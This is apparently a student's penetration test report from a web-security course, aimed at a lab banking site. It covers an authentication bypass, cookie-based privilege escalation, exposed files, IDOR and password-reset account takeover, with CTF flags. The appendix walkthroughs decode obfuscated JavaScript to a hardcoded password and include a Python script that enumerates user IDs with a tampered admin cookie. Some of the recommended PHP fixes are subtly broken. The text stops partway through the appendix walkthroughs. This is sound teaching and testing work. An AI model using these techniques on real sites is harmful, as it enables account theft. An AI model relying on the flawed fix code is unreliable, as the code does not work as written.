We Test Pens Incorporated
COMP90074 - Web Security Assignment 3
PAWAN MALHOTRA
1131927

PENETRATION TEST REPORT FOR Bank Of UniMelb Pty. Ltd. - WEB APPLICATION

Report delivered: 06/06/2021

Executive Summary

Bank of UniMelb engaged “We Test Pens Incorporated” to analyse the security of their banking web solution (http://assignment-zeus.unimelb.life/) which is about to be deployed soon. All the testing has been performed on the production environment due to lack of time.

Goals:

- Understand the web solution of Bank of UniMelb.
- Identify security issues in the designated time and scope.
- Identify risks related to the issues found.
- Provide remediation/remediation testing.

Approach:

- Manual Penetration Testing.
- Manual Code Analysis
- Http Request/Response Analysis using BurpSuite.
- Website Forms Check.
- Access Control checks.

After an exhaustive penetration test, the following findings have been identified:
Finding 1: Bypassing Client Side Authentication – present in Developer Login functionality on Developer Login page.
Finding 2: Privilege Escalation – present in the admin page.
Finding 3: Sensitive files/directories left behind during testing/development – Several files/directories are accessible to any random unauthenticated user.
Finding 4: Insecure Direct Object References (IDOR) via a hidden parameter – present on User Profile page.
Finding 5: Authentication weakness leading to account takeover - present in change password functionality on Settings page.

These vulnerabilities differ in the amount of risk they pose to the business, ranging from Extreme to High. These vulnerabilities are already severe on their own but when coupled with each other can massively affect the bank. These vulnerabilities can be exploited to leak sensitive data (user and bank) and gain admin/developer/branch-manager privileges . They pose significant risk to the users and the business itself.

These findings have been reported to the development team for remediation. We have taken into account the budget and time constraints and have recommended suitable fixes to the web application in order to mitigate the discovered risks.

Table of Contents

Summary of Findings

Risk	**Reference**	**Vulnerability**
Extreme	Finding 1	**Bypassing Client Side Authentication** – present in Developer Login functionality on Developer Login page.
Extreme	Finding 2	**Privilege Escalation** – present in the admin page.
Extreme	Finding 3	**Sensitive files/directories left behind during testing/development** – Several files/directories are accessible to any random unauthenticated user.
High	Finding 4	**Insecure Direct Object References (IDOR) via a hidden parameter** – present on User Profile page.
High	Finding 5	**Authentication weakness leading to account takeover** - present in change password functionality on Settings page.

Detailed Findings

Finding 1 - Bypassing Client Side Authentication

Description	Assumption: Bypassing the developer functionality provides the attacker with developer privileges. **In this vulnerability, the web application performs authentication within client code. An attacker may read the source code and reverse-engineer the authentication mechanism to access parts of the application which would otherwise be protected.**[1] **The vulnerability exists in the Developer Login functionality on the Developer Login page (http://assignment-zeus.unimelb.life/developer-login.php). An authenticated attacker (the page is accessible only to logged in users) is able to gain developer privileges (adding new code , modifying existing code , etc).** The likelihood of this vulnerability will greatly decrease if the developer login page is not visible to users and the functionality is implemented within the login functionality of the web application by providing separate accounts to the developers.
Proof of Concept	This vulnerability can be exploited by reverse engineering the JavaScript validation code present in the source code of Developer Login page (http://assignment-zeus.unimelb.life/developer-login.php). The JavaScript code is jjencoded.**[2]** So the attacker just needs to decode the code and print the output using python print() to retrieve the original code. For a detailed walkthrough, see Appendix 2, Section 1.
Impact	**Major:** The attacker is able to gain developer privileges. After gaining the privileges, the attacker may be able to add new code or modify the existing code in the application, which may lead to severe damage/loss of business to the bank. In our case, the attacker is able to get sensitive data (FLAG) by exploiting this vulnerability.
Likelihood	**Likely:** Client-Side authentication is considered to be very weak form of authentication and can be easily bypassed.**[1]** Although, the developer page is accessible only to authenticated users, an attacker can get access to the web application by opening an account with the bank. After gaining access, it is likely that attacker will test for weak client-side authentication mechanisms.
Risk Rating	**EXTREME:** The risk rating of Bypassing Client-Side Authentication vulnerability is extreme as it is *likely* an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in gaining developer privileges and leaking sensitive data with *major* consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix

	used to classify this risk.
References	**[1]** **https://cwe.mitre.org/data/definitions/603.html** **[2]** **https://jeffsoh.blogspot.com/2014/01/jjencode-making-sense-out-of-gibberish.html?m=1**

Recommendation	Implement **Server-Side authentication** and git rid of JavaScript (Client-Side) authentication mechanism.
	PHP sample code:
	`if (isset($_GET[\"password\"]))`
	` {`
	`  if (isset($_GET[\"password\"]) == TheCorrectPass)`
	`  /* Add code to validate password`
	`     and perform suitable action`
	`  */`
	`  }`
	` else{  die(\"No Passowrd Provided\");}`

Finding 2 - Privilege Escalation

Description	**Privilege escalation refers to when an attacker exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should normally be unavailable to them. [1] There are two kinds of Privilege escalation: Horizontal (access to user with similar permissions) and Vertical (access to user with higher permissions) Privilege Escalation.[2] This vulnerability exists on the Admin page (http://assignment-zeus.unimelb.life/admin.php) where exists an Admin Panel functionality to promote users to different roles. An authenticated attacker can use the newly gained privileges to steal sensitive data or perform malicious actions.** The likelihood of this vulnerability will greatly decrease if the admin page is not visible to users and the functionality is implemented within the login functionality of the web application by providing separate accounts to the admins. Also, the use of cookies to distinguish user roles is a security flaw.
Proof of Concept	This vulnerability can be exploited by gaining access to the admin page (http://assignment-zeus.unimelb.life/admin.php) by modifying the admin cookie to True in the browser. After which the attacker will get access to the Admin Panel, which can be further exploited to promote the role of current user to Admin. For a detailed walkthrough, see Appendix 2, Section 4.
Impact	**Major:** The attacker is able to gain administrative privileges (Vertical Privilege Escalation), which can be used to steal sensitive data (FLAG in our case), modify other user accounts and perform malicious actions causing considerable amount of damage to the bank.
Likelihood	**Likely:** Since the link to Admin page is visible to every user account, it is likely that an attacker will try to exploit this vulnerability in order to gain Admin privileges. The attacker needs to be authenticated to access this page, but it does not seem to be a problem in this scenario as the attacker can open an account in the bank to get access to the web application.
Risk Rating	**EXTREME:** The risk rating of Privilege Escalation vulnerability being exploited is extreme as it is *likely* an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in gaining higher privileges and leaking sensitive data with *major* consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	**[1] https://www.netsparker.com/blog/web-security/privilege-escalation/** **[2] https://www.acunetix.com/blog/web-security-zone/what-is-privilege-escalation/**

Recommendation	Instead of using cookies to distinguish user roles, use session mgmt. in conjunction with a separate table of roles in the database. For Example :
	`  // Admin Role = 1`
	`if( isset(isset($_SESSION["User_Role"]) && $_SESSION[`
	`"User_Role"] == 1 ){`
	`  // Can access page`
	`}`
	`else{`
	`  die('Access Denied');`
	`  }`

Finding 3 - Sensitive files/directories left behind during testing/development

Description	**In this vulnerability, certain files or directories are left publicly accessible to all visitors of the website. Due to broken access control, these files/directories are accessible to any random visitor resulting in potential loss of sensitive information which could be web application related or could also be business related.[2][3] This vulnerability exists on the web application (http://assignment-zeus.unimelb.life) and does not require an attacker to be logged in to exploit it.**
Proof of Concept	This vulnerability exists in the web application (http://assignment-zeus.unimelb.life) as a whole and does not require an attacker to be authenticated. To exploit this, we have used a tool called DirBuster, which is able to brute force file/directory names on the web/application server.**[1]** The attacker can then visit these files/directories to hunt for sensitive information. For a detailed walkthrough, see Appendix 2, Section 5.
Impact	**Major:** An unauthenticated attacker is able to reveal and access hidden files/directories on the server which are not visible to the public eye. Thus, gaining sensitive information such as the FLAG and development related information (GitHub) in our case.
Likelihood	**Likely:** Since the attacker does not need to be authenticated in order to exploit this vulnerability, the likelihood greatly increases. Moreover, the use of tools such as DirBuster makes this vulnerability easy to exploit.
Risk Rating	**EXTREME:** The risk rating of this vulnerability being exploited is extreme as it is *likely* an attacker could gain access to hidden files/directories without any authentication and proceed to identify and exploit the flaw, resulting in gaining leaking sensitive data with *major* consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	**[1] https://tools.kali.org/web-applications/dirbuster** **[2] https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2021/** **[3] https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control** **[4] https://stackoverflow.com/questions/44455574/page-only-accesible-to-certain-users-php**

Recommendation

For every page/resource, the web application should check if that particular user has permission to access that page/resource i.e. the user should be logged in and must have permissions to access that particular page/resource. **[4]** For example:

```
//Check if user is logged in and has req. permissions
if( isset($_SESSION["User_ID"]) and isset($_SESSION["
User_Role"]) && $_SESSION["User_Role"] != 1 ){
// Can access page
}
else{
  die('Access Denied');
  }
```

Finding 4 – Insecure Direct Object References (IDOR) via a Hidden Parameter

Description	**Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly.[1] As a result of this vulnerability an attacker can bypass authorization and access resources in the system directly by modifying the value of a parameter used to directly point to an object.[2] The vulnerability exists in the User Profile page (http://assignment-zeus.unimelb.life/profile.php). It can lead to loss of personally identifiable information (PII). An authenticated attacker (the page is only accessible to logged in users) can change the value of the hidden parameter ID, to retrieve information related to other users, visible in the Edit Profile Section of the page.** However, this page is accessible only to authenticated users, therefore an attacker needs to be logged into the system to exploit this vulnerability. But an attacker can get access to this application by opening an account with the bank.
Proof of Concept	The vulnerability is triggered when an authenticated user changes the value of the hidden parameter **ID** on the **User Profile** page (http://assignment-zeus.unimelb.life/profile.php). Therefore, a user can retrieve other user's sensitive data stored in the database. This information is displayed in the Edit Profile section of the page. For example: http://assignment-zeus.unimelb.life/profile.php?id=1 will return the details of User with **ID=1** in the database. For a detailed walkthrough, see Appendix 2, Section 2.
Impact	**Major:** An attacker can steal any user's personal information. In the banking web application, the Update Profile functionality is currently disabled for some unknown reasons, but in the future if its enabled, coupled with this vulnerability, an attacker can easily modify personal information of any user. Also, this vulnerability leaks the FLAG, which is sensitive information in our case. In order to exploit this vulnerability, the attacker needs to be logged into the system.
Likelihood	**Possible:** IDOR is usually a very easy vulnerability to test.[3] Since the User Profile page retrieves and displays information of the logged in user, it is likely to assume that the page might be vulnerable to IDOR. The hidden parameter can be easily found by guessing or by using tools such as parameth and param-miner. **[4][5]** The only limitation is that the attacker needs to be authenticated, but it doesn't seem to be a problem in this scenario as the attacker can open an account in the bank to get access to the web application.

Risk Rating	**HIGH:** The risk rating of the IDOR vulnerability being exploited is high as it is *possible* an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in loss of user's data with *major* consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.
References	**[1] https://portswigger.net/web-security/access-control/idor** **[2] https://owasp.org/www-pdf-archive/OTGv4.pdf** **[3] Lecture 20, Slide 5** **[4] Parameth (https://github.com/maK-/parameth.git)** **[5] Param-miner (https://github.com/PortSwigger/param-miner.git)**

Recommendation	User profile information should be retrieved only for the user that is logged in and should not be manipulated using the ID parameter.
	Therefore, remove the ID parameter being used for get data from database.
	Also, add access check to see if the data returned matches the data of the logged in username.
	`//Check if user is logged in and has req. permissions`
	`if( isset($_SESSION["User_ID"]) and isset($_SESSION["User_Role"]) && $_SESSION["User_Role"] != 1 ){`
	`// Check if`
	`// Profile data belongs to ($_SESSION["User_ID"])`
	`}`
	`else{`
	`  die('Access Denied');`
	`  }`


Finding 5 - Authentication weakness leading to Account Takeover

Description	**In this type of vulnerability, the attacker is able to take advantage of badly configured authentication mechanisms to take control another user's (preferably with higher privileges) account.[1] The vulnerability exists in the "Change Your Password" functionality on Settings page (http://assignment-zeus.unimelb.life/settings.php). An authenticated attacker is able to change the password of any user by changing, gaining full account privileges as well as personally identifiable information (PII) of the victim user.** This page is accessible only to authenticated users, therefore an attacker needs to be logged into the system to exploit this vulnerability. The attacker can get access to this application by opening an account with the bank. Also, the attacker needs to have information about another user's username.
Proof of Concept	This vulnerability can be exploited by an authenticated attacker using the "**Change Your Password**" functionality on Settings page (http://assignment-zeus.unimelb.life/settings.php). The attacker needs to have the username of the victim user in order to execute this attack. For demonstration purposes, we have been provided with the username of a branch manager, **pawanm-branch-manager**, and we will change the password of the user without knowing their old/current password. For a detailed walkthrough, see Appendix 2, Section 3.
Impact	**Major:** An attacker can change the password of any user and login into their account and steal their personal information and perform malicious actions on behalf of the user. Also, it leads to leakage of a FLAG, which is sensitive information in our case. Also, the attacker needs to be logged into the system to exploit this vulnerability.
Likelihood	**Possible:** "Change your Password" feature is an essential feature of a banking application and will be rigorously tested by an attacker for exploitation.**[2]** The attacker needs to be authenticated to access this page, but it does not seem to be a problem in this scenario as the attacker can just open an account in the bank to get access to the web application. The only limitation to this attack is the ability of the attacker to find the usernames of the victim users.
Risk Rating	**HIGH:** The risk rating of this vulnerability being exploited is high as it is *possible* an attacker could gain access to a set of login credentials and proceed to identify and exploit the flaw, resulting in loss of user's data with *major* consequences to the business. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.

References	**[1] https://www.wandera.com/account-takeover-ato-attacks-and-how-to-prevent-them/** **[2] Lecture 18** **[3] https://www.cyber.gov.au/acsc/view-all-content/publications/implementing-multi-factor-authentication**
Recommendation	Implement mandatory **Multi-Factor Authentication** for every user including the admins. **[3]** **For example:** **1st Part of Verification: Password** **2nd Part of Verification: OTP on mobile phone**

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:




		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information

Section 1 – Bypassing Client-Side Authentication Walkthrough

This vulnerability is present in the Developer Login functionality on the Developer Login page (http://assignment-zeus.unimelb.life/developer-login.php). Any authenticated user can access the page and input a password to login as developer.


Step1: On checking the source code of the Developer Login page, we come across an interesting piece of code (authenticate() function), shown in Fig 1.1. According to comment, the code is encoded with an encoding technique called **jjencode**.



```
<script>
  function authenticate(){
      // encoded with jjencode
      $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.
  }
</script>
```

Fig 1.1: **Screenshot of Source Code of web application's Developer Login page.**

Step2: We use an online jjencode decoder (https://hackvertor.co.uk/hvurl/2o) to decode the code. We get a strange looking output.



Input 3422 3422


```
\\"+$.__$+$.$$$+$.___+"["+$.___+"]\\"+$.$__+$.___+"+
\\"+$.$__+$.___+"\\"+$.__$+$.$$$+$.___+"["+$._$_+"]
\\"+$.$__+$.___+"+\\"+$.$__+$.___+"
\\"+$.__$+$.$$$+$.___+"["+$.__$+"]);
\\"+$.__$+$._$_+"}"+$.$$$_+(![]+"")[$._$_]+"
\\"+$.__$+$.$$_+$._$$+$.$$$_+"{\\"+$.__$+$._$_+"
\\"+$.$__+$.___+"\\"+$.$__+$.___+$.$_$_+(![]+"")
[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"
(\\\"\\"+$.__$+$.__$+$.__$+"
\\"+$.__$+$.$_$+$.$$_+$.$$__+$._$+"
\\"+$.__$+$.$$_+$._$_+"
\\"+$.__$+$.$$_+$._$_+$.$$$_+$.$$__+$.__+"
\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.___+$.$_$_+"
\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$$_+$._$$+"
\\"+$.__$+$.$$_+$.$$$+$._$+"
\\"+$.__$+$.$$_+$._$_+$.$$_$+"\\\");
\\"+$.__$+$._$_+"}"+"\"")())();<@/d_jjencode_0>
```

Output 568 568

```
((function $anonymous$(){return"\151f\40(docu\155e\156t.
\147et\105le\155e\156t\102\171\111d(\"\160a\163\163\").
\166alue\40==\40\"a\163\150df\1502\1513u\1508f9e
\162\150f98\150234f8\147\150\16779\147\150\1628e\147\171
\15098\150e\162\15698\147\15089\1522\16748f\152403\167of
\152\"){\12\40\40\166a\162\40\170\40=\40[\"\106\114
\101\107{\",\40\"0c654321a8bd3fb3}\",\40\"b6bad09f13d6dbc0
\"];\12\40\40ale\162t(\"\103o\156\147\162at\163!\40\"\40+
\40\170[0]\40+\40\170[2]\40+\40\170[1]);\12}el\163e{\12
\40\40ale\162t(\"\111\156co\162\162ect\40\160a\163\163
\167o\162d\");\12}"}))
```

Fig 1.2: Screenshot of Online tool to decode jjencoded code.

Step3: On printing the decoded code shown in Fig 1.2 using python print(), we can see the actual code of the authenticate function. A password is visible which when provided provides us with the FLAG (Fig 1.3).




```
print("\151f\40(docu\155e\156t.\147et\105le\155e\156t\1
02\171\111d(\"\160a\163\163\").\166alue\40==\40\"a\163\
150df\1502\1513u\1508f9e\162\150f98\150234f8\147\150\16
779\147\150\1628e\147\171\15098\150e\162\15698\147\1508
9\1522\16748f\152403\167of\152\")
{\12\40\40\166a\162\40\170\40=\40[\"\106\114\101\107{\"
,\40\"0c654321a8bd3fb3}\",\40\"b6bad09f13d6dbc0\"];\12\
40\40ale\162t(\"\103o\156\147\162at\163!\40\"\40+\40\17
0[0]\40+\40\170[2]\40+\40\170[1]);\12}el\163e{\12\40\40
ale\162t(\"\111\156co\162\162ect\40\160a\163\163\167o\1
62d\");\12}")
```

```
if (document.getElementById("pass").value == "ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj"){
  var x = ["FLAG{", "0c654321a8bd3fb3}", "b6bad09f13d6dbc0"];
  alert("Congrats! " + x[0] + x[2] + x[1]);
}else{
  alert("Incorrect password");
}
```

Fig 1.3: Screenshot of the decoded code printed using python print(). Also, the value of password is visible (red box).

Step4: Visit the page http://assignment-zeus.unimelb.life/developer-login.php and input the password found in Fig 1.3. You will be alerted with a message containing the **FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}** (Fig 1.4)



Congrats! FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}


Fig 1.4: Screenshot of the Developer Login page after entering the password. Flag found: FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}

Return to main report.

Section 2 – Insecure Direct Object References (IDOR) Via a hidden parameter Walkthrough

This vulnerability is present on the User Profile page (http://assignment-zeus.unimelb.life/profile.php). To exploit this vulnerability, the tricky part was to find the hidden parameter.

Step1: On guessing multiple parameters such as username, website, and id, we find that changing the value of ID parameter changes the contents of the page. Fig 2.1 shows the contents of the page before changing the ID, while Fig 2.2 shows the contents of the page after changing the ID parameter.



assignment-zeus.unimelb.life/profile.php

Company (disabled)	Username	Role
Bank of UniMelb	pawanm	user

First Name

Last Name

Website

About Me


random.

TESTER

pawanm

string...

Fig 2.1: Screenshot of User Profile page before changing the value of ID parameter.



assignment-zeus.unimelb.life/profile.php?id=1

User Profile

Edit Profile
Complete your profile

Company (disabled): Bank of UniMelb
Username: user3
Role: user
First Name
Last Name
Website
About Me
random.

TESTER
user3
string...


Fig 2.2: Screenshot of User Profile page after changing the value of ID parameter.

Step2: We wrote a python script to cycle through different IDs and return the ID with a response containing the FLAG.

Code of IDOR.py:

```python
# importing the requests library
import requests

URL = "http://assignment-zeus.unimelb.life/profile.php"
header = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0",
          "Accept":"*/*", "Accept-Language":"en-US,en;q=0.5",
        #
        #   UPDATE the cookie for authentication.
        #
          "Cookie": "CSRF_token=wD2OFVrTh0pI9wOnR5kUPZFIpW9JsFz78bGLiF7CrPpslgPoYfcEaDurWJ7Ayqvi
; PHPSESSID=97au5j0dk7n0vfuemcs47j3dau; admin=true",
          "Accept-Encoding": "gzip, deflate",
          "Connection": "close"}
data =[]

for id in range(1,1000):
    host = str(id)
    PARAMS = {'id':host}
    r = requests.get(url = URL, params = PARAMS, headers = header)

    if "FLAG" in r.text:
      print("ID Found: ",id)
      break
```

